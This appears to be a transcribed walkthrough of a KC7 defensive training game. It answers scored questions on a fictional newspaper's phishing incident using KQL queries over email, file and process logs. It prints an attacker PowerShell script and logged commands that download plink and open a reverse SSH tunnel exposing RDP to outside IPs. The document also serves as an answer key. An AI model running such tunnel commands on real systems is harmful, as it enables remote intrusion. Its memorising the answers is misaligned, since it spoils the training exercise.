2024-01-05 09:42:05.0000	newspaper_jobs@gmail.com	newspaper_jobs@g...	sonia_gose@valdoria...	[EXTERNAL] FW: Invitation t...	CLEAN	https://promotionrecruit.co...
JPath: /timestamp						
1 "timestamp": 2024-01-05T09:42:05Z,						
>	2024-01-05 13:20:05.20000	jared_hottle@valdoriantimes.news	jared_hottle@valdori...	sonia_gose@valdoria...	Not It and audience role our...	https://valdoriantimes.share...
>	2024-01-06 09:58:39.00000	jeannie_choi@weprinturstuff.com	jeannie_choi@wepr...	sonia_gose@valdoria...	[EXTERNAL] Its workshops v...	http://geekerhertz.com/publi...
>	2024-01-07 10:38:07.00000	deborah_johnson@hotmail.com	deborah_johnson@h...	sonia_gose@valdoria...	[EXTERNAL] RE: Each and jo...	https://reports.valdoriantime...

Question 4 (20 pts)

What URL was included in the email?

https://promotionrecruit.com/published/Valdorian_Times_

Show Tags

#link

Solved by 1865 players || 😊 Need help? Ask on discord @ kc7cyber/community



Submit

Question 14 (50 pts)

What is the full URL fakestory.docx was downloaded from?

<https://hire-recruit.org/files/fakescandal/2024/fakestory.docx>

Show Tags

#url

Solved by 1389 players || 😊 Need help? Ask on discord @ kc7cyber/community



Submit

64%

Azure Data Explorer interface showing a query results table. The table has columns: timestamp, method, src_ip, user_agent, and url. One row is shown:

timestamp	method	src_ip	user_agent	url
2024-01-31 09:47:51.0000	GET	10.10.0.19	Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome...	https://hire-recruit.org/files/fakescandal/2024/fakestory.docx

Question 5 (20 pts)

You ask **Sonia** if she clicked on the link but she says she doesn't remember. Let's help her remember. 😊

What is Sonia Gose's IP address?

10.10.0.3

Show Tags

#name #ip

Solved by 1867 players || 😊 Need help? Ask on discord @ kc7cyber/community



Submit

Azure Data Explorer interface showing a query results table. The table has the following columns and data:

	hire_date	name	user_agent	ip_addr	email_addr	company_domain	username	role	hostname
1	2018-11-17 11:45:2...	Sonia Gose	Mozilla/5.0 (Windows NT 5.1)...	10.10.0.3	sonia_gose@valdor...@valdoriantimes.news	sogose	Senior Editor	UL0M-MACHINE	
1	10.10.0.3								

Question 6 (20 pts) ✓ Solved

Did Sonia click on this link?

If so, enter the timestamp when she clicked the link. If not, type "no".

2024-01-05T10:23:17Z



Show Tags

#outboundnetworkevents

Solved by 1814 players || 😊 Need help? Ask on discord @

[kc7cyber/community](#)



Submit

Ran | Recom | ML Tools | Recent | Run Requests | Valid Times

```

1 OutboundNetworkEvents
2 | where src_ip == "10.10.0.3"
3

```

The screenshot shows a search interface with a sidebar containing a tree view of clusters: My cluster, OwlRecords, SASA, Scholomance, SolviSystems, SpookySweets, TitanShield, ValdyTimes, Authentication..., Email, Employees, FileCreationEv..., InboundNetwo..., and OutboundNet... The ValdyTimes node is expanded. The main area displays a table titled 'Table 1' with the following columns: hire_date, name, user_agent, ip_addr, email_addr, company_domain, username, role, and hostname. A single record is shown: hire_date: 2018-11-17 11:45:2..., name: Sonia Gose, user_agent: Mozilla/5.0 (Windows NT 5.1)..., ip_addr: 10.10.0.3, email_addr: sonia_gose@valdoriantimes.news, company_domain: valdoriantimes.news, username: sogose, role: Senior Editor, hostname: ULOM-MACHINE. Below the table, a JPath panel shows the path: /hostname.

hire_date	name	user_agent	ip_addr	email_addr	company_domain	username	role	hostname
2018-11-17 11:45:2...	Sonia Gose	Mozilla/5.0 (Windows NT 5.1)...	10.10.0.3	sonia_gose@valdoriantimes.news	valdoriantimes.news	sogose	Senior Editor	ULOM-MACHINE

JPath: /hostname

```

5   "email_addr": sonia_gose@valdoriantimes.news,
6   "company_domain": valdoriantimes.news,
7   "username": sogose,
8   "role": Senior Editor,
9   "hostname": ULOM-MACHINE
10

```

Question 9 (30 pts) ✓ Solved

When did the downloaded docx file first show up on Sonia's machine?

2024-01-05T10:24:04Z



Show Tags

#path

Solved by 1766 players || 🤔 Need help? Ask on discord @

[kc7cyber/community](#)



Submit

```
1 FileCreationEvents
2 | where filename == "Valdorian_Times_Editorial_Offer_Letter.docx"
3
```

Question 10 (30 pts)

What was the full path of the docx file that was downloaded to Sonia's machine?

C:\Users\sogose\Downloads\Valdorian_Times_Editorial_

Show Tags

#path

Solved by 1763 players || 🤔 Need help? Ask on discord @ [kc7cyber/community](#)

Submit

Azure Data Explorer | New connection pane | Query

Connections + Add < .eastus.ValdyTimes kc7001.eastus.ValdyTimes kc7001.eastus.ValdyTimes kc7001.eastus.ValdyTimes kc7001.eastus.ValdyTimes kc7001.eastus.Valdy... > + Dora 8

Query

Table 1 + Add visual ⚡ Stats

timestamp	hostname	username	sha256	path	filename	process_name
2024-01-05 10:24:04.000	ULOM-MACHINE	sogose	60b854332e393a6a2f0015383969c3ac705126a6b7829b762057a3994967a61f,	C:\Users\sogose\Downloads\Valdorian_Times_Ed...	Valdorian_Times_Ed...	edge.exe
1	"timestamp": "2024-01-05T10:24:04Z,					
2	"hostname": "ULOM-MACHINE,					
3	"username": "sogose,					
4	"sha256": "60b854332e393a6a2f0015383969c3ac705126a6b7829b762057a3994967a61f,					
5	"path": "C:\Users\sogose\Downloads\Valdorian_Times_Editorial_Offer_Letter.docx,					
6	"filename": "Valdorian_Times_Editorial_Offer_Letter.docx,					
7	"process_name": "edge.exe					
8						

in Valdoria

Question 11 (30 pts)

A hash is a string that uniquely represents the contents of a file. We can get the hash of a file by running it through a hashing algorithm. Lucky for us, the hashes of all downloaded files are already captured.

What is the sha256 hash of the file that Sonia downloaded?

60b854332e393a6a2f0015383969c3ac705126a6b7829f
 ?

Show Tags

#sha256

Solved by 1754 players || 🤔 Need help? Ask on discord @ [kc7cyber/community](#).

◀
▶
Submit

20
?

20
?

20
?

20
?

20
?

20
?

Connections Run Recall KQL tools kc7001.eastus2.VALdyTimes

+ Add Q 🔍 Pin to dashboard Open Copy Export

My cluster

- > KrustyKrab
- > OwlRecords
- > SASA
- > Scholomance
- > SolviSystems
- > SpookySweets
- > TitanShield
- ValdyTimes
 - > Authentication...
 - > Email
 - > Employees
 - > FileCreationEv...
 - > InboundNetwo...
 - > OutboundNet...

```
1 fileCreationEvents
2 | where filename == "Valdorian_Times_Editorial_Offer_Letter.docx"
3
```

Table 1 + Add visual Stats

timestamp hostname username sha256 path filename process_name

2024-01-05 10:24:04.0000 UL0M-MACHINE sogose 60b854332e393a6a2f0015383969c3... C:\Users\sogose\Downloads\Valdorian_Times_Ed... Valdorian_Times_Ed... edge.exe

1 "timestamp": 2024-01-05T10:24:04Z,	2 "hostname": UL0M-MACHINE,	3 "username": sogose,	4 "sha256": 60b854332e393a6a2f0015383969c3ac705126a6b7829b762057a3994967a61f,	5 "path": C:\Users\sogose\Downloads\Valdorian_Times_Editorial_Offer_Letter.docx,	6 "filename": Valdorian_Times_Editorial_Offer_Letter.docx,	7 "process_name": edge.exe
8						

High winds

Question 12 (40 pts) ✓ Solved

After the malicious file was downloaded, it began executing malicious content 🐛

Let's continue to look at Sonia's machine.

What is the name of the file (.ps1) that was written to disk immediately after the docx was downloaded?

hacktivist_manifesto.ps1

Show Tags

#timestamp

Solved by 1732 players || 🤖 Need help? Ask on discord @ kc7cyber/community



Submit

When I run the query I found the name of the file

The screenshot shows a log analysis interface with a sidebar of source types like KrustyKrab, OwlRecords, SASA, Scholomance, SolviSystems, SpookySweets, TitanShield, and ValdyTimes. The ValdyTimes source is selected. A central pane displays a KQL query and its results:

```
1 fileCreationEvents
2 | where username == "sogose"
3
```

Table 1 (41 records)

timestamp	hostname	username	sha256	path	filename	process_name
2024-01-04 14:14:46.0000	UL0M-MACHINE	sogose	4cbd7b27d1f46378681e3b3f71faea...	C:\Users\sogose\Videos\near.mov	near.mov	dropbox.exe
2024-01-04 14:54:42.0000	UL0M-MACHINE	sogose	8faeafa9d3fec74fffb398b4801bf0b3f...	C:\Users\sogose\Videos\chair.mp4	chair.mp4	explorer.exe
2024-01-04 15:07:04.0000	UL0M-MACHINE	sogose	67e2ac20bde6778143b87476d0de4...	C:\Users\sogose\Videos\two.webm	two.webm	Edge.exe
2024-01-05 10:24:04.0000	UL0M-MACHINE	sogose	60b854332e393a6a2f0015383969c3...	C:\Users\sogose\Downloads\Valdorian_Times_Ed...	Valdorian_Times_Ed...	edge.exe
2024-01-05 10:24:32.0000	UL0M-MACHINE	sogose	1c3ef0407d5714037504c52f7abfa86...	C:\ProgramData\hacktivist_manifesto.ps1	hacktivist_manifesto.ps1	explorer.exe

This file was created on 2024-01-05T10:24:32Z

Question 8 (30 pts) ✓ Solved



When was the .ps1 file dropped to Ronnie's machine?

2024-01-10T08:55:51Z

Show Tags

#hostname #ip #plink

Solved by 1450 players || 🤝 Need help? Ask on discord @ kc7cyber/community



Submit

Azure Data Explorer | New connection pane | Query

Connections + Add v

FileCreationEvents
T filename (string)
T hostname (string)
T path (string)
T process_name (string)
T sha256 (string)
T timestamp (datetime)
T username (string)

InboundNetworkEvents
T method (string)
T src_ip (string)
T timestamp (datetime)
T url (string)
T user_agent (string)

OutboundNetworkEvents
T method (string)
T src_ip (string)

kc7001.eastus ValdyTimes kc7001.eastus.ValdyTimes kc7001.eastus.ValdyTimes kc7001.eastus.ValdyTimes kc7001.eastus.Scholomance kc7001.eastus.Scholomance kc7001.eastus.Valdy... ↗

Run Recall SQL tools kc7001.eastus.ValdyTimes ↗

1 | FileCreationEvents
2 | where username == "romclovin"
3
4
5

Table 1 | Add visual | Stats

timestamp	hostname	username	sha256	path	filename	process_name
> 2024-01-08 10:08:55.0000	A37A-DESKTOP	romclovin	de96442321760789a5c30c62cd7a5f..	C:\Program Files\WindowsApps\Microsoft.Micro..	resources.pri	wuauctexe
> 2024-01-08 10:16:03.0000	A37A-DESKTOP	romclovin	40de289d35ba8e937c1f0d076c2226..	C:\Program Files (x86)\Audacity\audacity.exe	audacity.exe	OneDrive.exe
> 2024-01-08 12:58:26.0000	A37A-DESKTOP	romclovin	e0bb1707ceef04d90d10bfc2137773..	C:\Program Files\WindowsApps\Microsoft.Office..	winhost.htm	svchost.exe
> 2024-01-08 13:28:46.0000	A37A-DESKTOP	romclovin	edc1f6a2e4fd216a233239e35419..	C:\Windows\System32\VaultCmd.exe	VaultCmd.exe	svchost.exe
> 2024-01-08 14:21:39.0000	A37A-DESKTOP	romclovin	257f12c50ea49963af170eeff9b3a62..	C:\Program Files\WindowsApp\Microsoft.Micro..	AppBlockMap.wml	wuauctexe
> 2024-01-08 14:43:32.0000	A37A-DESKTOP	romclovin	923790597afee2a7ca194738321..	C:\Program Files\WindowsApp\Microsoft.Office..	DemoNotebook..	wuauctexe
> 2024-01-10 08:55:17.0000	A37A-DESKTOP	romclovin	f0928562800000dc058a48c99645..	C:\Users\romclovin\Downloads\EditorialJobs_Open..	EditorialJobs_Open..	firefox.exe
> 2024-01-10 08:55:51.0000	A37A-DESKTOP	romclovin	1c3ef0407d5714023704e52f7ad86..	C:\ProgramData\hackivist\manifest.ps1	hackivist_manifest..	explorer.exe

26°C Sunny | Pretraživanje | 15:34 | 10.10.2024

Question 9 (30 pts) ✓ Solved



What IP address was used with plink on Ronnie's machine?

168.57.191.100

Show Tags

#username

Solved by 1423 players || 🤖 Need help? Ask on discord @ kc7cyber/community.



Submit

Azure Data Explorer | New connection pane | Query

Connections + Add ~

Employees
FileCreationEvents
InboundNetworkEvents
OutboundNetworkEvents
PassiveDns
ProcessEvents
hostname (string)
parent_process_hash (string)
parent_process_name (string)
process_commandline (string)
process_hash (string)
process_name (string)
timestamp (datetime)
username (string)

SecurityAlerts
alert_type (string)
description (string)
indicators (string)
severity (string)
timestamp (datetime)

SolvSystems

plink.exe | 1 of 1 | Show only rows that fit search | 301 records

timestamp	parent_process...	parent_process.hash	process_command...	process.name	process.hash	hostname	username
> 2024-01-10 12:46:2...	services.exe	c3c259a4449c0ed730676...	taskhostw.exe	taskhostw.exe	00056f7a330309676cc0...	A37A-DESKTOP	System
> 2024-01-10 13:55:0...	cmd.exe	614ca7b62733e22a3e9c3...	C:\Windows\System3...	compgrpgrv.exe	4f369c4ed771a2d9a9161...	A37A-DESKTOP	romclovin
> 2024-01-10 14:00:3...	services.exe	c3c259a4449c0ed730676...	C:\Windows\System3...	svchost.exe	642385445d8a31e3b9d0...	A37A-DESKTOP	System
> 2024-01-10 14:45:4...	services.exe	c3c259a4449c0ed730676...	C:\Windows\System3...	search.protocolhost.exe	1e897481ad500441bed0eb...	A37A-DESKTOP	System
> 2024-01-10 14:50:3...	services.exe	c3c259a4449c0ed730676...	C:\Windows\System3...	audiolog.exe	c044ee0be1ce19d98124...	A37A-DESKTOP	System
> 2024-01-10 15:23:5...	powershell.exe	529ae9d30ef7a310246...	C:\Program Files\X...	mseproxy.exe	cdd65f9c165217e67155...	A37A-DESKTOP	romclovin
> 2024-01-11 03:08:1...	cmd.exe	614ca7b62733e22a3e9c3...	plink.exe -R 3389:localhost:3389 -ssh -l hadow -pw thruhui1153tuFree	plink.exe	68c24146c391b0c62cd930...	A37A-DESKTOP	romclovin
> 2024-01-11 09:09:2...	powershell.exe	529ee9d30ef7e331b246...	consent.exe 7196 258...	consent.exe	06122be132a0d3d184fc07...	A37A-DESKTOP	romclovin

26°C Sunny | Pretraživanje | 10.10.2024. | 15:45

Question 10 (30 pts) ✓ Solved



What username was used with plink on Ronnie's machine?

\$had0w

>Show Tags

#plink

Solved by 1422 players || 🧐 Need help? Ask on discord @
kc7cyber/community



Submit

Streak: 2

Question 12 (30 pts)



You reached level 9!

You're temporary, but your defense is legendary!
Keep growing! Your new level title is **Okayish
Temporary Defender.**

Keep Playing

[View your performance](#)

1: KQL 101

2: Welcome

Question 3

30

Question 12 (30 pts) ✓ Solved

×

How many discovery commands were run on Ronnie's machine?

5

Show Tags

#ip

Solved by 1397 players || 📡 Need help? Ask on discord @ kc7cyber/community



Submit

Question 13 (50 pts) ✓ Solved



Your investigative buddy, who was also looking at Ronnie's machine, saw a weird file `fakestory.docx` being downloaded from a suspicious domain.

Let's see if we can find evidence of this download in OutboundNetworkEvents.

What is Ronnie's IP address?

10.10.0.19

>Show Tags

#url

Solved by 1412 players || 📡 Need help? Ask on discord @ kc7cyber/community



Submit

Azure Data Explorer | New connection pane | Query

Connections

OutboundNetworkEvents

Table 1

timestamp	method	src_ip	user_agent	url
2024-01-31 09:47:51.0000	GET	10.10.0.19	Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome...	https://hire-recruit.org/files/takescandal/2024/takes...
1	10.10.0.19			

26°C

Pretraživanje

15:58

Question 13 (40 pts)

When was this new file created?

2024-01-05T10:24:32Z

Show Tags

#timestamp

Solved by 1727 players || 🤖 Need help? Ask on discord @ kc7cyber/community

Submit

Question 14 (50 pts) ✓ Solved

X

The file extension of this new file, ".ps1" is pretty interesting.

Let's do some research! What type of file is this?

powershell;powershell file;PowerShell script

Show Tags

#powershell #research

Solved by 1708 players || 🤔 Need help? Ask on discord @

[kc7cyber/community](#).



Submit

Question 15 (50 pts) ✓ Solved



You manage to do some forensics and get a copy of the PowerShell script. Here's what it looks like:

```
hacktivist_manifesto.ps1
Users > datruthman > exploits > hacktivist_manifesto.ps1
1 # Stealth Mode PowerShell Script to Invoke Plink and uncover da truth
2
3
4
5
6
7
8
9
10 # green is a hacker color
11 $host.UI.RawUI.ForegroundColor = "Green"
12
13 # Define Plink URL and Destination Path
14 $plinkurl = "https://the.earth.li/~sgtathen/putty/latest/w64/plink.exe"
15 $destinationPath = "C:\ProgramData\Temp\plink.exe"
16
17 # Let em know we're here
18 Write-Host "lol ur bout 2 get pwnd..." -NoNewline
19 Start-Sleep -Seconds 2
20 Write-Host " Done."
21
22 # download plink and dont even be stealthy about it lol
23 Invoke-WebRequest -Uri $plinkurl -outFile $destinationPath
24
25 # make fun of the victim
26 Write-Host "Loser hah :P" -NoNewline
27 Start-Sleep -Seconds 2
28 Write-Host " Ready."
29
30 # now run plink and get that juicy hands-on-keyboard babyyyyyy
31 & $destinationPath -R 3389:localhost:3389 -ssh -l $admin -pw $truthWILLSTUFREE 205.129.146.36
```

[Too small? View this image in a new tab](#)

What does the attacker say to "let you know they are here"?

lol ur bout 2 get pwnd...;lol ur bout 2 get pwnd



Show Tags

#research

Solved by 1700 players || 😊 Need help? Ask on discord @
[kc7cyber/community](#)



Submit

Question 16 (50 pts)

According to the PowerShell script, what might be the hacker's favorite color?

green


Show Tags

#research

Solved by 1727 players || 😊 Need help? Ask on discord @ kc7cyber/community



Submit



🎉 You reached level 8!

You've donned the blue cape! Keep defending the digital universe! Your new level title is **Baby Blue Teamer**.

Keep Playing

View your performance

Question 17 (40 pts) ✓ Solved



The purpose of the script is to invoke ____ and uncover da truth

plink

Show Tags

#count #processevents #hostname

Solved by 1711 players || 😊 Need help? Ask on discord @ kc7cyber/community



Submit

Question 18 (10 pts) ✓ Solved



We might be able to find more information about the PowerShell script in **ProcessEvents** data.

Look for process events related to the PowerShell script. Use the name of the .ps1 file (hacktivist_manifesto.ps1) to find related ProcessEvents.

How many Process Events are there related to this PowerShell script on Sonia's machine?

3



Show Tags

#process_commandline

Solved by 1643 players || 😊 Need help? Ask on discord @ kc7cyber/community



Submit

Question 20 (50 pts) ✓ Solved



What ExecutionPolicy is set in the command?

Bypass



Show Tags

#processsevents #ip

Solved by 1618 players || 🤖 Need help? Ask on discord @
kc7cyber/community



Submit

Question 21 (60 pts) ✓ Solved



Check ProcessEvents for evidence of `plink.exe` being executed on `Sonia's` machine.

What IP address is used when plink is executed?

136.130.190.181

Show Tags

#process_commandline #username #ip

Solved by 1605 players || 📡 Need help? Ask on discord @ kc7cyber/community



Submit



Let's look closer at this machine to find commands that the attackers may have run after establishing the tunnel.

What six-letter command did the attackers run to figure out which user they are logged on as on the computer?

whoami



Show Tags

#count #discovery_command

Solved by 1591 players || 🤖 Need help? Ask on discord @
kc7cyber/community



Submit

Question 25 (50 pts) ✓ Solved



Nice! `whoami` is called a discovery command. Attackers use commands like these to learn more about the computers they compromise.

How many discovery commands did the attackers run on this machine?

5

Solved by 1541 players || 🤖 Need help? Ask on discord @
kc7cyber/community



Submit

Question 1 (30 pts) ✓ Solved



We can apply what we've learned by investigating the activity affecting Sonia to find other victims of this incident.

I hope you took good notes. Another suspicious email address valdorias_best_recruiter@gmail.com was seen sending emails to intern Ronnie and a few others.

How many total emails were sent by this email sender to users at The Valdorian Times?

18

>Show Tags

Solved by **1517** players || 📡 Need help? Ask on discord @ kc7cyber/community



Submit

Azure Data Explorer | New connection pane | Query

Connections

```
1 151
2 | where sender == "valdorias_best_recruiter@gmail.com"
3
```

Table 1

timestamp	sender	reply_to	recipient	subject	verdict	link
> 2024-01-03 06:39:22.0000	valdorias_best_recruiter@gmail.com	valdorias_best_recru...	ida_tarbell@valdoria...	[EXTERNAL] Exciting Carr...	SUSPICIOUS	http://hirerecruit.org/search/...
> 2024-01-03 06:39:22.0000	valdorias_best_recruiter@gmail.com	valdorias_best_recru...	peter_parker@valdoria...	[EXTERNAL] Exciting Carr...	SUSPICIOUS	http://hirerecruit.org/search/...
> 2024-01-03 06:39:22.0000	valdorias_best_recruiter@gmail.com	valdorias_best_recru...	kathleen_hopper@vald...	[EXTERNAL] Exciting Carr...	SUSPICIOUS	http://hirerecruit.org/search/...
> 2024-01-03 06:39:22.0000	valdorias_best_recruiter@gmail.com	valdorias_best_recru...	nene_leaks@valdoria...	[EXTERNAL] Exciting Carr...	SUSPICIOUS	http://hirerecruit.org/search/...
> 2024-01-03 06:39:22.0000	valdorias_best_recruiter@gmail.com	valdorias_best_recru...	mark_zuckerberg@val...	[EXTERNAL] Exciting Carr...	SUSPICIOUS	http://hirerecruit.org/search/...
> 2024-01-03 06:39:22.0000	valdorias_best_recruiter@gmail.com	valdorias_best_recru...	larry_page@valdoria...	[EXTERNAL] Exciting Carr...	SUSPICIOUS	http://hirerecruit.org/search/...
> 2024-01-03 06:39:22.0000	valdorias_best_recruiter@gmail.com	valdorias_best_recru...	dan_rutherford@vald...	[EXTERNAL] Breaking News...	CLEAN	https://promotionrecruit.co...
> 2024-01-03 06:39:22.0000	valdorias_best_recruiter@gmail.com	valdorias_best_recru...	carl_bernstein@vald...	[EXTERNAL] Breaking News...	CLEAN	https://promotionrecruit.co...
> 2024-01-03 06:39:22.0000	valdorias_best_recruiter@gmail.com	valdorias_best_recru...	bob_woodward@vald...	[EXTERNAL] Breaking News...	CLEAN	https://promotionrecruit.co...
> 2024-01-03 06:39:22.0000	valdorias_best_recruiter@gmail.com	valdorias_best_recru...	newspaper_jobs@val...	[EXTERNAL] RE: Invitation to...	SUSPICIOUS	http://hire-recruit.info/image...
> 2024-01-09 03:58:13.0000	valdorias_best_recruiter@gmail.com	newspaper_jobs@val...	bill_gates@valdoria...	[EXTERNAL] RE: Invitation to...	SUSPICIOUS	http://hire-recruit.info/image...

Streak: 2 Score: 2100

Question 2 (30 pts)

Uh oh... it looks like that email address was used to target Ronnie!

When did **valdorias_best_recruiter@gmail.com** send an email to Ronnie McLovin?*

2024-01-10T08:48:16Z

Show Tags

Solved by 1511 players || 🤖 Need help? Ask on discord @ [kc7cyber/community](#).

Submit

Question 1 ?

Question 2 ?

Question 3 ?

The screenshot shows the Kibana interface with a top navigation bar containing tabs for various indices: kc7001.eastus, kc7001.eastus.ValdyTimes, kc7001.eastus.ValdyTimes, kc7001.eastus.ValdyTimes, kc7001.eastus.ValdyTimes, kc7001.eastus.Scholomance, kc7001.eastus.Scholomance, and kc7001.eastus.Valdy... . Below the navigation is a toolbar with icons for Run, Recall, KQL tools, and a search bar. The main area features a sidebar on the left with sections for Connections, SolviSystems, SpookySweets, TitanShield, VadyTimes (which is currently selected), and AuthenticationEvents. The VadyTimes section contains fields for description, sender, recipient, subject, verdict, and link. A table titled 'Table 1' displays 18 records from the VadyTimes index. The bottom part of the screen shows a code editor with a JSON snippet and a preview table.

timestamp	sender	reply_to	recipient	subject	verdict	link
> 2024-01-09 03:58:13.0000	valdorias_best_recruiter@gmail.com	newspaper_jobs@...	barbara_walters@val...	[EXTERNAL] RE: Invitation to...	SUSPICIOUS	http://hire-recruit.info/image-1
> 2024-01-09 03:58:13.0000	valdorias_best_recruiter@gmail.com	newspaper_jobs@...	bill_gates@valdoria...	[EXTERNAL] RE: Invitation to...	SUSPICIOUS	http://hire-recruit.info/image-2
> 2024-01-09 03:58:13.0000	valdorias_best_recruiter@gmail.com	newspaper_jobs@...	tyler_byers@valdoria...	[EXTERNAL] RE: Invitation to...	SUSPICIOUS	http://hire-recruit.info/image-3
> 2024-01-09 03:58:13.0000	valdorias_best_recruiter@gmail.com	newspaper_jobs@...	tom_brokaw@valdoria...	[EXTERNAL] RE: Invitation to...	SUSPICIOUS	http://hire-recruit.info/image-4
> 2024-01-10 08:48:16.0000	valdorias_best_recruiter@gmail.com	valdorias_best_recru...	seymour_hersh@val...	[EXTERNAL] Breaking News...	CLEAN	https://promotionrecruit.org-1
> 2024-01-10 08:48:16.0000	valdorias_best_recruiter@gmail.com	valdorias_best_recru...	ronnie_mclovin@val...	[EXTERNAL] Breaking News...	CLEAN	https://promotionrecruit.org-2

timestamp	sender	reply_to	recipient	subject	verdict	link
1 "timestamp": "2024-01-10T08:48:16Z,	2 "sender": "valdorias_best_recruiter@gmail.com,	3 "reply_to": "valdorias_best_recruiter@gmail.com,	seymour_hersh@val...	[EXTERNAL] Breaking News...	CLEAN	https://promotionrecruit.org-3
> 2024-01-10 08:48:16.0000	valdorias_best_recruiter@gmail.com	valdorias_best_recru...	craig_zimmermann@val...	[EXTERNAL] Join Our Team....	CLEAN	https://promotion-job.org/5
> 2024-01-12 10:57:26.0000	valdorias_best_recruiter@gmail.com	valdorias_best_recru...

Question 3 (30 pts) ✓ Solved

What domain was in the link from that email?

promotionrecruit.org

 Show Tags

Solved by **1495** players ||  Need help? Ask on discord @ [kc7cyber/community](https://kc7cyber.com/community)



Submit

The screenshot shows the Azure Data Explorer interface with a query editor and a results table.

Query Editor:

```

1 Email
2 | where sender == "valdorias_best_recruiter@gmail.com"
3
4

```

Results Table:

Table 1

timestamp	sender	reply_to	recipient	subject	verdict	link
> 2024-01-09 09:58:13.0000	valdorias_best_recruiter@gmail.com	newspaper_jobs@...	barbara_walter@...	[EXTERNAL] RE: Invitation to...	SUSPICIOUS	http://hire-recruit.info/image...
> 2024-01-09 09:58:13.0000	valdorias_best_recruiter@gmail.com	newspaper_jobs@...	bill_gates@valdor...	[EXTERNAL] RE: Invitation to...	SUSPICIOUS	http://hire-recruit.info/image...
> 2024-01-09 09:58:13.0000	valdorias_best_recruiter@gmail.com	newspaper_jobs@...	tyler_bryers@valdor...	[EXTERNAL] RE: Invitation to...	SUSPICIOUS	http://hire-recruit.info/image...
> 2024-01-09 09:58:13.0000	valdorias_best_recruiter@gmail.com	newspaper_jobs@...	tom_brook@valdor...	[EXTERNAL] RE: Invitation to...	SUSPICIOUS	http://hire-recruit.info/image...
> 2024-01-10 08:48:16.0000	valdorias_best_recruiter@gmail.com	valdorias_best_recru...	seymour_herth@val...	[EXTERNAL] Breaking News ...	CLEAN	https://promotionrecruit.org...
> 2024-01-10 08:48:16.0000	valdorias_best_recruiter@gmail.com	valdorias_best_recru...	ronnie_mclovin@val...	[EXTERNAL] Breaking News ...	CLEAN	https://promotionrecruit.org...

JPBth: /link inline Full v

```

3 "reply_to": "valdorias_best_recruiter@gmail.com",
4 "recipient": "ronnie_mclovin@valdoriantimes.news",
5 "subject": "[EXTERNAL] Breaking News: We're Hiring! Apply Now for Reporter Roles,
6 "verdict": "CLEAN",
7 "link": "https://promotionrecruit.org/share/Editorial_Job_Openings_2024.docx"

```

Question 4 (30 pts)

What was the subject of that email?

[EXTERNAL] Breaking News: We're Hiring! Apply Now fc

Show Tags

Solved by 1498 players || 🤖 Need help? Ask on discord @ kc7cyber/community



Submit

Question 5 (30 pts) ✓ Solved



Just as we did with Sonia before, now we need to see if Ronnie clicked the link.

When did Ronnie click on the link in the email from valdorias_best_recruiter@gmail.com ?

2024-01-10T08:55:07Z

Show Tags

Solved by 1462 players || 🤖 Need help? Ask on discord @ kc7cyber/community



Submit

Azure Data Explorer | New connection pane | Query

Connections kc7001.eastus ValdyTimes kc7001.eastus.ValdyTimes kc7001.eastus.ValdyTimes kc7001.eastus.ValdyTimes kc7001.eastus.Scholomance kc7001.eastus.Scholomance kc7001.eastus.ValdyTimes

1 | \$!boundNetworkEvents
2 | where src_ip == "10.10.0.19"
3 |

Table 1 + Add visual ⚡ Stats

timestamp	method	src_ip	user_agent	url
> 2024-01-04 12:02:05.0000	GET	10.10.0.19	Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/	https://valdoriantimes.sharepoint.com/HueO-844709119/
> 2024-01-05 13:45:04.0000	POST	10.10.0.19	Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/	https://jproxier.ir/modules/public/wrangled.zip
> 2024-01-05 13:46:19.0000	POST	10.10.0.19	Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/	http://kagai-tuhan.com/images/enter
> 2024-01-05 14:35:25.0000	GET	10.10.0.19	Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/	http://api.cloudflare.net/0-433-69750-1/review=735ef94c-0...
> 2024-01-06 12:49:16.0000	POST	10.10.0.19	Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/	https://alightsboom.sharepoint.com/rp32sw3bv7BYNLx...
> 2024-01-06 14:56:05.0000	GET	10.10.0.19	Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/	https://677X95h600.cloudfront.net
> 2024-01-07 14:05:12.0000	POST	10.10.0.19	Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/	https://images.valdoriantimes.news/static/18K-29947115...
> 2024-01-08 08:39:11.0000	POST	10.10.0.19	Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/	https://tutubravo.net/published/files/enter
> 2024-01-09 13:07:42.0000	GET	10.10.0.19	Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/	https://docs.google.com/spreadsheets/d/11STWuR3MA...
> 2024-01-10 08:55:07.0000	GET	10.10.0.19	Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/	https://promotionrecruit.org/share/EditorialJob_Opening...
> 2024-01-10 14:32:54.0000	POST	10.10.0.19	Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/	https://v1.c.lencr.org/52202568

Azure Data Explorer interface showing a query results table. The table is titled "Table 1" and has columns: timestamp, hostname, username, sha256, path, filename, and process_name. The table contains 43 records. One row is highlighted with a red border, showing the path as "C:\Users\romclovin\Downloads\Editorial_J0b_Openings_2024.docx".

timestamp	hostname	username	sha256	path	filename	process_name
2024-01-08 10:08:55.0000	A37A-DESKTOP	romclovin	de95e423217f60789a5c30c62c57a5f...	C:\Program Files\WindowsApps\Microsoft.Micro...	resources.dll	wuauctl.exe
2024-01-08 10:16:03.0000	A37A-DESKTOP	romclovin	40de389c35d8ed3701ff07dc2d2...	C:\Program Files (x86)\Audacity\audacity.exe		OneDrive.exe
